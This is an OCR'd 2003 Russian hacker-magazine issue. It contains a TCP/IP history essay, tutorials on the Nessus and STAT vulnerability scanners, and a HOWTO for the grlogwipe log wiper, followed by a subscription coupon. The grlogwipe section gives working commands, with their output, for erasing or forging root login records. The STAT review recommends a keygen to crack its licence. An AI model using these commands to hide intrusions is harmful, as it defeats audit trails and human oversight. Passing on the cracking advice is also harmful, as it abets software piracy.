Итак, что же такое стек TCP/IP? Четкого определения нет, в литературе под стеком понимаются две вещи. Во-первых, это все протоколы семейства TCP/IP. А во-вторых, это некоторый набор программ, библиотек, модулей ядра и т.д. (по-разному бывает), интегрированных в ОС (хотя бывают и самостоятельные коммерческие стеки) и отвечающих за создание, отправку, прием и обработку информации по стандартам TCP/IP. Как и многие другие сетевые стандарты, стек TCP/IP был разработан военными, а точнее ARPA (Advance Research Projects Agency) при министерстве обороны США для своего главного проекта - сети ARPAnet. Первая реализация стека появилась в 1980 году. Чтобы подтолкнуть исследовательские институты к использованию новых протоколов, агентство распространяет их реализацию по очень доступным ценам и заключает договор с институтом Беркли на внедрение стека в их популярную BSD Unix. Реализация стека получилась весьма удачной. Она быстро приобретает популярность благодаря схожести новых программных средств TCP/IP с классическими средствами Unix. Кроме того, ученые из Беркли вводят в стек такое важное понятие, как порт и сокет, что позволило активно использовать протоколы TCP/IP в приложениях. Число компьютеров, подключенных к сети, растет. Десятки компаний пытаются улучшить стек, внести свои изменения. Чтобы держать ситуацию под контролем, почти через десять лет после создания протоколов учреждаются две исследовательские группы: IRTF, занимающаяся перспективами развития Internet, и IETF, занимающаяся разработкой текущих стандартов, новых протоколов и улучшением старых. 1991 год, появляются самые первые версии Linux. Реализация стека берется из уже проверенной временем BSD, хотя в дальнейшем стек был серьезно изменен. 1993 год - Microsoft, уже поработавшая на OS/2 и собственной версией Unix (да, было и такое чудо под названием Xenix), собирается создавать новую версию Windows, однако "не видит необходимости в реализации TCP/IP". 1995 год - Windows95 со встроенным стеком TCP/IP :). Самая популярная версия о происхождении этого чуда производительности - "заимствование" все того же стека от Беркли :). Этот же стек был внедрен в Windows NT. Как оказалось, адаптировали они его плохо :). 1997 год - столько раз www.microsoft.com не висел и больше, наверное, висеть не будет. Слово Nuke быстро вошло в обиход хакеров :). Несложные в реализации и весьма эффективные, эксплоиты этого вида наводнили сеть. Впрочем, летели не только винды. Некоторым известным атакам (тот же Land) были подвержены и *nix системы. Ну а что вы хотите, стек-то в основе одинаковый :). 1998 год - четыре SP для WinNT, еще куча мелких обновлений и Windows 98 с "надежным стеком". Ага, поверили. Один баг с IGMP чего стоит. А еще и ошибки в маршрутизации, неправильная обработка фрагментированных пакетов, ошибки с NetBIOS (это, похоже, фамильная черта :))... А помнишь, сколько было в Инете прог по оптимизации стека (трояны, распространявшиеся под такими лозунгами, опустим :)), которые в основном изменяли MTU (точнее MaxMTU, maximum maximum transmission unit в терминологии MS :))? В следующей операционной системе, Windows 2000, стек был новый (почитать об этом неземном творении можно на www.microsoft.com/technet/treeview/default.asp?url=/technet/itsolutions/network/deploy/depovg/tcpip2k.asp). К чести Microsoft, стоит заметить, что новый стек получился весьма надежным и быстрым и практически полностью соответствующим стандартам. Наконец-то появились встроенные сетевые диагностические утилиты, к которым уже давно привыкли пользователи правильных осей :). Хотя и в новом стеке периодически находят уязвимости, приводящие к DoS :), все же по качеству он близок к реализации в ядрах Linux 2.4.*. И хотя линуксоиды никогда не признают этого и будут ссылаться на исследования вроде свежего майского от конторы Reasoning, которое сравнивает количество ошибок в коде стека Linux и "некоторых коммерческих систем".

Сайт IETF - здесь всегда можно найти все RFC

Про различные протоколы можно почитать на www.protocols.com. Странно, да? :)

Сайт IRTF - а здесь можно почитать про исследования в области сетевых технологий

> Как и многие другие сетевые стандарты, стек TCP/IP был разработан военными

Мне кажется, что это чистый PR: ну кто будет давать им код стека Windows? А писать, что мы сравнили Linux и, скажем, Solaris, - это будет интересно уже куда меньшему числу компьютерщиков. А поскольку других открытых исследований на эту тему нет, то нет и темы для споров :).

Представление информации на различных уровнях TCP/IP


НАСТОЯЩЕЕ

А что представляет собой современный стандарт на стек TCP/IP? Как известно, стек состоит из четырех уровней (в отличие от семиуровневой модели OSI): уровня приложений, транспортного, сетевого и канального уровней. На каждом уровне находятся свои протоколы. Информация, которая передается по сети, проходит по всем уровням протоколов, сверху вниз. На каждом уровне соответствующий протокол дописывает свой заголовок к пакету и передает вниз, до канального уровня, на котором окончательно сформированный кадр отправляется через сетевой интерфейс. Например, такая схема: HTTP>TCP>IP>драйвер сетевого интерфейса>сеть. На канальном уровне находится всего один важный протокол - ARP (Address resolution protocol, RFC 826), который позволяет определять MAC-адрес сетевых интерфейсов. На сетевом уровне правят бал IP (Internet protocol, RFC 791) и вспомогательные протоколы маршрутизации, главными из которых являются ICMP (Internet control message protocol, RFC 792) и IGMP (internet group management protocol, RFC 2236). Протокол IP получает и отправляет датаграммы от одного IP-адреса к другому. При этом протокол не заботится о надежности передачи и не имеет механизма подтверждения - все это есть уже на транспортном уровне. ICMP же используется для передачи служебной и управляющей информации, например, о недостижимости узла или перенаправлении пакетов. А IGMP используется для управления широковещательными (multicast) сообщениями, позволяя узлу сообщать маршрутизаторам о своей принадлежности к группам. Современные стеки поддерживают такие расширения IP, как CIDR (Classless Internet Direct Routing, прямая бесклассовая маршрутизация в Интернет), переходное, но успешное решение до ввода IPv6, и IPsec, протокол шифрования на сетевом уровне. На транспортном уровне у нас два протокола: TCP и UDP. UDP (User datagram protocol, RFC768) - это более простой протокол. Он не контролирует надежность передачи данных и не устанавливает соединение. Зато работает быстрее и генерирует трафик меньше, чем TCP. Применение UDP оправданно, если нужно передать небольшие, но срочные данные (например, DNS-запросы), если имеется хороший канал связи (почти все локальные чаты работают на UDP) или если надежность доставки гарантируется другими средствами (игровые протоколы в основном используют UDP). В остальных случаях используется TCP (Transport control protocol, RFC 793), который обеспечивает надежную доставку сообщений. TCP устанавливает соединение, посылая сегмент с установленным флагом SYN (Synchronize sequence numbers) и Initial Sequence Number (начальный номер последовательности) и получая в ответ сегмент с флагом ACK (Acknowledgment). Это так называемый механизм "TCP handshake". Начальный номер последовательности нужен для нумерации сегментов в установленном соединении: они нумеруются по определенному закону (зависит от реализации стека) и используются для контроля при поступлении (чтобы не пропустить сегмент). Кроме того, для каждого сегмента подсчитывается контрольная сумма, что позволяет обнаружить его повреждение при передаче и запросить новый (по известному номеру последовательности). Ну а уровень приложений - это множество протоколов высокого уровня: тут и HTTP, и FTP, POP3, SMTP, SNMP, SSL и многие другие. Таков современный стек TCP/IP в общем виде. Только вот в таком виде он не имеет будущего.

> Стек... лично мне кажется не очень корректным такое название. Как у студента-программиста, у меня стек в первую очередь ассоциируется со способом организации памяти

БУДУЩЕЕ

А все потому, что перед TCP/IP стоит несколько серьезных проблем, которых не предвидели его создатели с самого начала. Первая и самая известная проблема - это недостаток IP-адресов. Если пару лет назад все думали, что с использованием CIDR можно будет продержаться достаточно долго, то сейчас в Азии уже столкнулись с нехваткой IP-адресов (китайцы наступают на Интернет :)). Вторая - это недостаточность скорости TCP/IP для таких проектов, как Internet 2, и для передачи таких данных, как голос, музыка, видео. Да, в заголовке IP датаграмм есть поле Type of service, которое должно определять приоритет пакетов. Только оно игнорируется во многих реализациях стека. Да, есть службы вроде Quality of Service, но поднимите руки, кто не отрубил ее у себя в Win2k/XP, узнав, что она резервирует четверть трафика для себя. Ну а третья и самая важная - модель безопасности TCP/IP не отвечает современным требованиям. В протоколе IP нет аутентификации пакетов - слишком легко подменить IP адресата или получателя, а на этом основано огромное количество атак. Нет и встроенных средств шифрования (IPsec все же не слишком удобная и популярная вещь). Все эти проблемы решаются переходом на IPv6 - новую спецификацию IP протокола. Этот переход готовится уже почти десять лет. В новой спецификации есть и встроенные в протокол средства шифрования, и разделение приоритетов пакетов, и новые 128-разрядные адреса. К тому же распределение адресов теперь пойдет централизованно и по определенным принципам, а не так, как в начале истории Интернета. Так что IPv6 несет для сетевого сообщества только положительные вещи. Правда, хакать станет сложнее :). Но не бойся, новый протокол появится не сразу и не везде. И что-то мне подсказывает, что первые версии новых стеков будут не менее богатыми на баги, чем памятный стек Win95 :)



Протоколы TCP/IP в модели OSI

Очень неплохой учебник по TCP/IP можно найти на athena.vvsu.ru/net/book/index.html

Об IPv6 и его внедрении в России можно почитать на www.ip6.msu.ru

HOWTO

Рубрика с конкретными примерами и готовыми решениями по теме номера. Исходники, скрипты, примеры настройки софта, реализация типичных задач, а также нестандартные способы решения многих проблем.

Content:

NESSUS - ИНСПЕКТОР ПО ОТВЕРСТЬИЦАМ

СКАНЕР БЕЗОПАСНОСТИ ДЛЯ LINUX

Vitls (vitls@chat.ru)

Итак, мой маленький безголовый друг, ты уже, наверняка, в курсе, что существуют специальные средства разведки и анализа безопасности удаленных сетей и хостов. Точнее, средством анализа является твоя голова, а представленные программы лишь дают тебе пищу для размышлений. Твоя задача - правильно ее пережевать и проглотить.

В этот раз я тебе намерен подробно рассказать про одну из самых лучших программ проверки комплексной безопасности сетей и узлов под Linux. Называется эта программа Nessus.

ЧТО ЭТО ЗА ДЕВОЧКА?

Nessus (http://www.nessus.org) состоит из двух частей: серверной и клиентской. Серверная часть (nessusd) предназначена для проведения тестовых атак и сбора информации в одну кучу. В то же время клиент является простым интерфейсом пользователя для отображения собранной информации и предоставления ее в удобоваримом виде. На сегодняшний день программа написана так, что серверная часть может работать на нескольких операционных системах стандарта POSIX (этот стандарт поддерживается операционными системами Solaris, FreeBSD, GNU/Linux и другими), а вот клиенты есть как для Linux с использованием библиотеки GTK+ (the Gimp ToolKit, подробности смотреть тут: http://www.gtk.org), так и для Win32.

ПОСТАВИМ В ПОЗУ

С чего начать? Ну, наверное, с того, что скачаем исходники с сайта. Потом надо попытаться собрать серверную и клиентскую части. В моем дистре ALT Linux Master 2.2 Nessus версии 1.2.6 был в комплекте, поэтому мне напрягаться не пришлось. На сайте есть ссылка на версию 2.0, но для ее сборки нужна библиотека GTK 2.0 (и все, что она за собой потянет, а потянет она много всяких штук). Тебе же, возможно, придется пройти через огонь, воду и медные трубы при сборке. Кроме библиотеки GTK+, тебе потребуется скачать и установить дополнительно пакет OpenSSL (www.openssl.org). Сборка и установка OpenSSL проблем вызвать не должны. Он нужен для работы системы разграничения доступа к серверу nessusd.

Конечно, если твой дистрибутив на базе rpm, то установка необходимых пакетов программ и библиотек существенно облегчается. По крайней мере, ты будешь в курсе того, что тебе еще предстоит доустановить. Хоть компилировать самому не придется. В случае дистрибутива Debian - тебе просто повезло (apt-get весьма удобная штука).

Nessus - программа клиент-серверная, поэтому весьма необходимо разграничивать доступ к демону nessusd. В принципе тебе должно быть пофиг. Однако данный инструмент разрабатывался для администраторов, а им очень важно, чтобы доступ к такого рода программам был строго ограничен. Для этих целей используются сертификация и парольный доступ. Сертификацию как раз и обеспечивает OpenSSL. После компиляции и установки нужно:

а) Проверить наличие установленного сканера nmap. Если его нет - установить отсюда - www.insecure.org/nmap/ - или из дистрибутива. Nmap - не обязательный, но весьма желательный для работы компонент. Сборка nmap тоже проблем доставить не должна. Традиционные заклятия configure; make; make install уже должны стать привычными для тебя. Программа прекрасно собирается на старых системах (проверено на Mandrake Linux 7.0 выпуска 2000-го года).

б) Создать сертификат для пользователей сервера командой nessus-mkcert (от root).

в) Завести пользователя командой nessus-adduser (от root).

г) Запустить демона nessusd (от root).

Если все прошло нормально, то можешь от простого пользователя запускать клиента nessus и попытаться войти в программу с тем именем и паролем, которые задал в nessus-adduser. Если что-то не получается (появляется окошко с надписью Login failed), то читаем документацию и man nessus. Справка хоть и на английском, но толковая.

ВОЙДЕМ?

После успешного входа (рисунок) появится главное окно. Вкладка Nessusd host позволит подключиться к демону nessusd. Там все предельно просто. Указываешь адрес и порт, на котором работает nessusd. Для локальной машины значения равны localhost и 1241.

Соединение прошло нормально - во вкладке Plugins увидишь список

Главное-преглавное меню

дополнительных модулей сканирования (если ты их додумался поставить). Включая и выключая интересующие тебя модули, можно изменить поведение сканера. В некоторых случаях можно повысить производительность, если не включать заведомо ненужные проверки. Выбирая модуль, ниже ты увидишь его способности. Их тоже можно по-разному комбинировать.

Вкладка Prefs позволяет тебе настроить параметры проверок (параметров много, и с ними надо разбираться конкретно). Среди параметров есть всевозможные тайм-ауты, типы кодирования URL, типы и методы сканирования, варианты подбора перебором (раздел Brute force) и многое другое. Значения по умолчанию выставлены так, что в 90% случаев их достаточно для первичной разведки, но ты всегда можешь поиграть с ними и выявить наиболее подходящие для тебя.

Вкладка Scan options поможет задать дополнительные опции. Можно выбрать методы сканирования портов (в том числе и nmap), диапазоны сканируемых портов, число узлов, сканируемых в одно и то же время.

Самое главное - Target selection, тут ты задаешь цель своей разведки. Если не получится за раз, то сессию сканирования можно сохранить и потом продолжить. Список целей также можно взять из файла.

Закладка User даст тебе возможность настроить правила пользования сервером nessusd (более подробно об этом тебе расскажет документация). Для каждого пользователя можно задать свой набор правил. Это удобно, если сервером nessusd пользуется несколько человек. Программа-то многопользовательская!

Сокращение KB означает базу знаний. Пригодна она в случае сканирования множества узлов. Проще говоря, результаты сканирования не выбрасываются, а накапливаются и используются для дальнейшего анализа. Кроме того, базу удобно использовать для управления процессом сканирования больших сетей. Можно, например, запретить сканирование узла, если недавно он уже был просканирован и результаты сканирования есть в базе знаний.

И напоследок: три кнопки внизу - Start the scan (начать сканирование), Load report (загрузить отчет о сканировании), Quit (это тоже переводить? :)).

START FUCKING!

Ну вот. Долгожданный момент. Пиши адрес исследуемого узла во вкладке Terger selection и дави на кнопку Start the scan. Процесс сканирования может занимать от нескольких секунд до десятка минут в зависимости от качества и скорости коннекта. Во время сканирования выводится окно сообщений. Там нет ничего особо интересного кроме сообщений о ходе процесса сканирования. Чтобы не скучно было.


Вкусности выглядят так, как показано на рисунке ниже. Ради этого стоило потратить время на изучение программы. Я сканировал реальный сервер своего провайдера, стоящий под операционной системой Slackware Linux (версию не помню). Извини, братан, но реальный IP'шник я тебе не дам. И не проси.

Итак. Оконце Subnet позволит выбрать интересующую тебя просканированную подсеть (если ты интересовался несколькими сразу), Host покажет конкретный узел, Port, соответственно, покажет список портов на изучаемом компьютере, поле Severity расскажет о серьезности уязвимости сервиса на выбранном порте. Severity делятся на три вида: Security Warning - указывает на потенциально возможные уязвимости с рисками взлома средней (Medium) и низкой (Low) тяжести. Security Note - даст общую информацию о сервисе на указанном порте, версию сервиса и что-нибудь дополнительное. Security Hole - самое интересное. Там рассказывается, что сервис подвержен уязвимости, указывается ее тип, действие и дается рекомендация по ее устранению. Сюда попадают уязвимости со степенями уровней High (высокий) и Serious (тревожный).


В большом оконце ниже ты увидишь роспись "под Хохлому", где программа тебе расскажет все про данный разведанный сервис на данном уровне severity.

На скриншоте показано, что на просмотренном мною узле уязвимость найдена в сервере http (порт 80). Конкретно дыра находится в сценарии guestbook.pl. Найденная уязвимость - очень серьезная (security hole), и рекомендация сканера однозначна - remove it from /cgi-bin (удалить!).

Что со всем этим делать дальше - решать тебе. Я админ и прямо сейчас позвоню своему прову и скажу, что он - идиот и ему надо либо нанять меня, либо уволиться по собственному желанию.



Не скучай! Скоро буду. Твой сканер



Результатики

СКАНЕР В КАМУФЛЯЖЕ

ИССЛЕДУЕМ ВОЕННЫЙ СКАНЕР STAT SCANNER PROFESSIONAL EDITION ДЛЯ WINDOWS

OSы 4hack

Xander
(net@upv.vodokanal.spb.ru,
xander@spb300.com)

Попался мне тут в руки военный сканер. Ага, реально в readme написано: "Сканер используется в армии США". Ладно, камуфляж натянули, пустынную пыль с него смахнули, начнем испытания.

Домашней страницей этого танка является http://premier.harris.com/STAT. Весит монстрятина около 19 мегов, так что запасайтесь терпением.

ЛЕЧИМ САЛАГУ

Теперь с вопросом о лекарстве - вещь в данном случае в высшей степени важная, потому что абсолютное большинство серийников, предлагаемых в Инете, дают кривую лицензию, позволяющую проводить только один скан и только одной машины, что, на наш взгляд, является вопиющей несправедливостью и унижением человеческого достоинства (всегда нравилась эта фраза :)). Поэтому нужно найти генератор, который позволяет обрести нам такой серийник, который открывает неограниченный доступ к числу машин и к количеству сканов. У меня теперь серийный номер 31337 :). Между делом, мне понравилось замечание, которое выдала прога после введения серийника: "У вас теперь есть армейские привилегии" :). Типа ходить в наряд на кухню вне очереди? Ну ладно, разберемся с тем, что может данный сканер в погонах.

Если ты прекрасно знаешь, что на тестируемой тачке стоит Солярка, то зачем тебе нужны две с лишним тысячи тестов на виндовые дырки? Берешь файл с конфигом Solaris.dat и спокойно юзаешь его.

ТЕХХАРАКТЕРИСТИКИ

Системные требования - 233МГЦ, 128 рамы, 40 метров на винте, Win 2000/NT 4.0 с третьим сервиспаком либо XP. Инсталляция и запуск требуют привилегий адмика, но я-то думаю, ты их уже получил :).
С какими сканируемыми осями дружит наш СТАТ? С Виндой в виде Windows NT 3.51, 4.0, Windows 95, Windows 98, Windows 2000/XP Pro and Windows Me. С Red Hat Linux 6.2 и дальше, Mandrake Linux 7.0 и далее, в принципе со всеми пингвиноподобными, а также Sun Solaris 7 и 8.

ДЫРОЧКИ!

ОК, теперь давай посмотрим, что интересного. Очень интересен принцип разбиения каталога дырок. Все дыры разбиты по двум принципам: осевой принадлежности и степени значимости. По осевой принадлежности: если дырка имеет обозначение, начинающееся с L, то это пингвинья дырка, если S - солярка, если W - угадай сам. А еще угадай, чьих дырок там больше :)? По степени значимости уровней выбраны high, medium, low и warning, что, в общем, понятно без перевода - высокая опасность, средняя, низкая и предупреждение.

БАТАЛЬОН! В РУЖЬЕ!

В качестве подопытного кролика была задействована тачка под Windows XP, стоящая в локалке без сервиспака, но с установленным ZoneAlarm, так что заодно проверим, как у нашего танка со скрытностью - прет ли он напролом или хоть мало-мало шифруется. Пора бы и приступить.
Запуск сканера у нас идет в два этапа. Сначала идем в меню "Mashines", выбираем сканируемую тачку (можно одну, можно из диапазона айпишников - или по-нашему, по-бразильски - из сетевого окружения). При попытке выбрать тачку, ОСь которой STAT'у неизвестна, он быстро предложит проверить ее, что мы ему снисходительно и позволим. Все-то ему интересно, маленькому...
Артподготовка завершена. Теперь идем в менюху "Configuration". Там есть выбор: создать новую конфигурацию, загрузить ее из файла и прочее. Конфиг - это те проверки, которые нужно производить сканеру. Если ты прекрасно знаешь, что на тестируемой тачке


стоит Солярка, то на фиг тебе нужны две с лишним тысячи тестов на виндовые дырки? Берешь файл с конфигом Solaris.dat и спокойно юзаешь его.
Выбрали конфиг, выбрали тачки. Стартуем либо с помощью меню "Analysis", либо кнопкой с изображением кардиограммы - вам, любители черного юмора, посвящается... Скан-

И тишина должна быть в библиотеке!

нит, кстати, не в пример остальным сканерам, достаточно бодро. По мере того как внизу бежит красная полоска кардиограммы (Scanning in progress), в правой форточке главного окна программы будет расти список уязвимостей или, надеюсь, не будет расти, если ты сканишь защищаемую тобой тачку.

РЯДОВОЙ СООБЩАЕТ!

Сообщения имеют следующие категории:
ID - собственный идентификатор программы.
Risk - степень риска дырки.
Machine - имя машины, на которой найдена эта дырка (полезно, если ты сканишь не одну тачку - по ним можно сортировать).
AutoFix - еще одна интересная фича. Если в этой колонке напротив баги есть "Yes", то можно пофиксить эту дырку одним нажатием кнопки НА ВСЕХ ПРОСКАНЕННЫХ ТОБОЙ ТАЧКАХ СРАЗУ! Прикинь!..
Category - в какую категорию попадает найденная тобой дырка, например, права пользователя или отказ в обслуживании.
Knowledge base - база знаний фирмы Microsoft со статьями по данной проблеме. Надеюсь, ты знаешь эту уважаемую фирму - одного из ведущих производителей программного обеспечения :)?
Advisory - совет, предлагаемый производителем софта, способ решения данной проблемы.
CVE ID - идентификатор, присваиваемый конторой под названием Common Vulnerabilities and Exposures.
Bugtraq ID - объяснять нужно? ОК. Идентификатор в баг-траке.
Cert ID - идентификатор CERT Координативного Центра при SEI (Software



Фасад

Engineering Institute - институт разработки программного обеспечения.
CIAC ID - идентификатор Центра консультирования по компьютерным инцидентам.
Description - краткое описание проблемы.

Этого вполне достаточно для получения общей информации о безопасности твоей машинки или машинки твоей жертвы. Но если недостаточно, то смело тыкай в строчку о дырке - вывалится окошко с несколькими вкладками, на которых будет вся информация по всем вышеупомянутым категориям, но не одним словом или строчкой, а подробная!

ЧИНИМ И ПОДШИВАМ

Есть у софтины еще одна интересная деталь. На вкладке General есть две прикольных кнопки: Autofix и Retest. Если про первую я уже вскользь упомянул - это возможность мгновенной починки одинаковых дырок на всех просканенных машинах легким движением руки, то про вторую нужно рассказать. Очень удобная фишка, господа гусары, очень! Нашел ты багу, пофиксил ее. И что, теперь нужно заново запускать весь сканер, чтобы проверить качество заплатки? Отнюдь! Тыкай в "Ретест". Опаньки, если ты починил только одну фишку, зачем проверять все остальные. Эта кнопка проверит именно ТУ уязвимость, речь о которой идет в данный момент. То есть нажатием двух кнопок с интервалом в три секунды ты исправишь и проверишь багу. Очень удобно! Только АХТУНГ! Не почини случайно ту самую единственную дырку, которая даст тебе доступ на тот так тебе необходимый порносервак... Хотя... Сделаешь доброе дело, может, первый раз в жизни :).

МАСКИРОВКА ОБЪЕКТОВ КУСТИКАМИ

Теперь вернемся к вопросу, поднятому в начале - о скрытности. Как видишь на скрине, на чекаемой тачке - тишина. В чем секрет такой потаенности? Может быть в том, что в папке с прогой лежит маленький экзешник с названием nmap? Информация к размышлению...
И еще пара приятных мелочей: отправка результата сканирования на удаленную машину в консольном режиме. Ну а иначе как челу на просканенной тачке слить всю инфу прямо в консоль? Только для этого нужно наладить коннект. И вынесенные на панель проги основные контролзы твоих Виндов (управление компом, командная строка, панель управления, редактор реестра).

REPORT, SOLDIER!

Теперь о рапортах. Рапортов здесь - как собак нерезаных. От банальных листингов всех дырок (в нашем случае составил две страницы) до абсолютно монструозных Detailed Listing, который у меня составил, сядь-ка, братишка, покрепче, аж 112 страниц... Вот тебе чтиво на ночь. Распечатай и положи у прикроватного столика или в туалете - там всегда нечего читать :).
Итого - вещь нужная, полезная и более чем заслуживающая внимания.

ИНСТРУКЦИЯ К МЕТЛЕ ДЛЯ LINUX

ЛОГВАЙПЕРЫ HOWTO

OSы 4hack

Дмитрий Докучаев aka Forb
(forb@real.xakep.ru)

Клинер grlogwipe отличается своей многофункциональностью и быстротой. Так что именно на его примере я попробую разложить все по полкам и рассказать, как юзать опции вайпера. Практика показывает, что в самом навороченном проекте используется не больше трети его возможностей. И это происходит, как правило, из-за незнания синтаксиса командной строки, названий опций, лени читать хелпы и т.д.

И так, вернемся к grlogwipe. Скачиваем сей проект, распаковываем известной нам командой tar zxf grlogwipe.tar.gz и переходим в рабочую директорию. Далее компилим командой gcc grlogwipe.c -o grlogwipe. Клинер должен быстро собраться на любой unix-like платформе.

Посмотрим его опции. Для этого запустим клинер без параметров. Главные его опции это -r и -w. Первая удаляет шаблоны, взятые от других параметров, из бинарных файлов. Опция записи позволяет модифицировать бинарные файлы, заменяя в них имя пользователя, хост, дату захода в систему и т.п.

Дата захода также может быть заменена, только указывать ее нужно через опции -d и -D в формате mmddhhmmss.

ПОДСТАВА - ДЕЛО БЛАГОРОДНОЕ

Перейдем к практике. Попробуем сменить имя пользователя root на lamer ;). В этом нам помогут опции -u и -U. Первая принимает шаблонное имя, вторая - имя, на которое заменяем. В довершение следует сказать клинеру, что мы работаем с бинарниками в режиме изменения данных. Вся командная строка запишется следующим образом:

```
./grlogwipe -u root -U lamer -w
```

Хост пользователя заменяется аналогично. Только вместо параметров -u и -U используются -h и -H.

Выполнив last lamer, мы убедимся в правильной работе логвайпера.

```
[root@lukon grlogwipe]# ./grlogwipe -u root -U lamer -w
clearing logs....:)
[root@lukon grlogwipe]# last lamer
lamer            ttyp0     ruhost4.ruhost.r Fri May 16 19:39 - 19:45  (00:05)
lamer            ttyp0     ruhost4.ruhost.r Fri May 16 01:44 - 01:45  (00:01)

wtmp begins Fri May 16 01:43:54 YEKST 2003
[root@lukon grlogwipe]# ./grlogwipe -u lamer -U root -w
clearing logs....:)
[root@lukon grlogwipe]#
```

Превращаем суперпользователя в ламера

```
[root@lukon grlogwipe]# ./grlogwipe -u root -h ruhost4.ruhost.ru -r -w
clearing logs....:)
[root@lukon grlogwipe]# last root
root             ttyp0     ruhost4.ruhost.r Fri May 16 19:39 - 19:45  (00:05)

wtmp begins Fri May 16 01:43:54 YEKST 2003
[root@lukon grlogwipe]#
```

Был рут, и тут его не стало

На самом деле опция замены пользователя иногда может быть полезной. Все зависит от исходной ситуации.

Хост пользователя заменяется аналогично. Только вместо параметров -u и -U используются -h и -H. Команда:

```
./grlogwipe -u root -U lamer -h 127.0.0.1 -H 192.192.192.1 -w
```

заменит логин root и хост 127.0.0.1 на другие значения в случае совпадения заданного шаблона. Дата захода также может быть заменена, только указывать ее нужно через опции -d и -D в формате mmddhhmmss.

> Девелоперы знают, что делают, поэтому урезать их творения по личному желанию, как минимум, некрасиво.

ПРЯМАЯ ЗАДАЧА - УБИРАЕМ ЗА СОБОЙ

"Зачем эти извращения?" - спросишь ты и потребуешь от меня синтаксиса, ориентированного на полное удаление шаблонной записи. Это также возможно и делается путем опускания заглавных опций и добавления параметра -w. Таким образом, строка:

```
./grlogwipe -u root -H 127.0.0.1 -w -r
```

уберет из бинарных логов все заходы рута с локального IP.

Шаблон можно задавать как по логину, ip-адресу, так и по дате. Еще раз повторюсь, что указывается она в формате mmddhhmmss.

И ЭТО ВСЕ?!

Это все, на что способен grlogwipe. Не питай надежды, я не буду расписывать тебе работу всех клинеров, о которых было рассказано в обзоре. Ты прекрасно разберешься сам, прочитав исчерпывающий README к каждому из них либо просмотришь source-код при отсутствии мануала. Этот мини HOWTO лишь толчок (не путать с жаргонным значением этого слова ;)) к прочтению мануала по интересующей тебя теме.

ХакерСпец

редакционная ПОДПИСКА!

Вы можете оформить редакционную подписку на любой российский адрес

Для этого необходимо:

1. Заполнить подписной купон (или его ксерокопию).

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета:
6 месяцев - 600 рублей
12 месяцев - 1200 рублей

(В стоимость подписки включена доставка заказной бандеролью.)

3. Перечислить стоимость подписки через Сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xs@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

Рекомендуем использовать электронную почту или факс.

ВНИМАНИЕ!

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с Декабря.

СПРАВКИ
по электронной почте subscribe_xs@gameland.ru или по тел. (095)292-3908, 292-5463

ПОДПИСНОЙ КУПОН (подписка через редакцию)

Прошу оформить подписку на журнал "ХакерСпец"

☐ На 6 месяцев (начиная с _____ 2003 г.)
☐ На 12 месяцев (начиная с _____ 2003 г.)

(отметьте квадрат, выбранного варианта подписки)

Ф.И.О.

Город/село ул.

Дом корп. кв. тел.

Сумма оплаты

Подпись Дата e-mail:

Копия платежного поручения прилагается.

Извещение

